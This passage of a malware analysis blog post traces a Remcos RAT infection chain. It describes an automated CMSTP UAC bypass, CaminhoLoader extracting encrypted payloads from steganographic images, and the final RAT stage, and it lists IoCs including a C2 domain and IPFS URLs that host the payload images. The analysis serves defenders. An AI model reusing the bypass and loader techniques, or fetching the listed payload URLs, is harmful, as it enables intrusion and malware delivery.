
But as we just discovered, the PowerShell script is able to automatically confirm the popup by looking for the window and sending the Enter key. That being said, this is a fully automatic UAC bypass.
I recorded a short video of how using a similarly crafted malicious .INF file I was able to escalate my privileges from a non-elevated command line to an elevated one:
https://rifteyy.org/images/remcosmultistage/cmstp_uac_bypass.mp4
Let's get back to the CaminhoLoaders functions! Here we have the function to find the encrypted code in the image. Similarly like with the previous image, this one uses the INICIO and FIM strings and once again selects everything between them.


But instead of replacing the # with A , it replaces it ### with A as seen here:
And finally, here is the execution method:

We determine the architecture of the decrypted PE, so in this case we've had Remcos that is 32-bit so it is using the folder %windir%\SysWOW64. If the malware it is supposed to load 64-bit, it would use the %windir%\System32 version.

The second image also has 1 detection for encoded PE. I went ahead and decoded the payload from the second image:

See that the only difference between the first decryption method is that we are replacing ### with A, not just # with A.
Stage 4 - Remcos RAT
I downloaded the file and opened it in DiE:

Seems like a relatively low file size and no protection.
I uploaded the file to VirusTotal and it has been already identified as Remcos RAT:

Remcos RAT is the final stage of this malware.
We can confirm this by AnyRun identifying it's Mutex & configuration:

and by inspecting it's defined strings in Ghidra:

IoC
Files:
| Filename | SHA256 Hash | Description | VirusTotal Link |
|---|---|---|---|
| Productos listados.js | 377b8acd9b7402d77002d021962bf8ab0ccb668a423df97212bad3d717b0193e |
Stage 1, initial delivered obfuscated JS | VT Link |
| [memory-based payload] | 797c5e01328a5f1ee028835dcf71df4c6f13429e9dafff76030287399a87aa3f |
Stage 2, PowerShell steganographic loader of CaminhoLoader | VT Link |
| optimized_MSI.png | 40bd37eba7f9a56516c96092d5c6d50937fc4df00baf79155ada9d1673389830 |
Steganographic image with encrypted CaminhoLoader | VT Link |
| [memory-based payload] | 96d4e77c0d433b14c2030be194ad12e159b5292f33da3a7d4d2749475845c253 |
Stage 3 CaminhoLoader | VT Link |
| GeneratedPayload.png | b751ca693dcf93e299989d1020b1761c37229fb660eb26e544c14fa75cb31eb5 |
Steganographic image with encrypted Remcos RAT | VT Link |
| [memory-based payload] | a72fd420e246298d35068ceea173475a86ccc1b7fbca15e270fc4178cb1a4d37 |
Stage 4 Remcos RAT | VT Link |
URL's:
| URL | Description |
|---|---|
jerrymac2008.duckdns.org |
C2 |
https://bafybeihamvbzrm2tsifa4s7xruhfnsgnkzgtk2jqwj6cwgmdxj4wqe5lm4.ipfs.dweb.link/?filename=optimized_MSI.png |
CaminhoLoader hidden in steganographic image |
https://bafybeiedkdwsp77zcvi6477lovtfde7rwsjdz7654kdnrgmciqg5mfhwh4.ipfs.dweb.link/?filename=GeneratedPayload.png |
Remcos hidden in steganographic image |
Thanks for reading my analysis!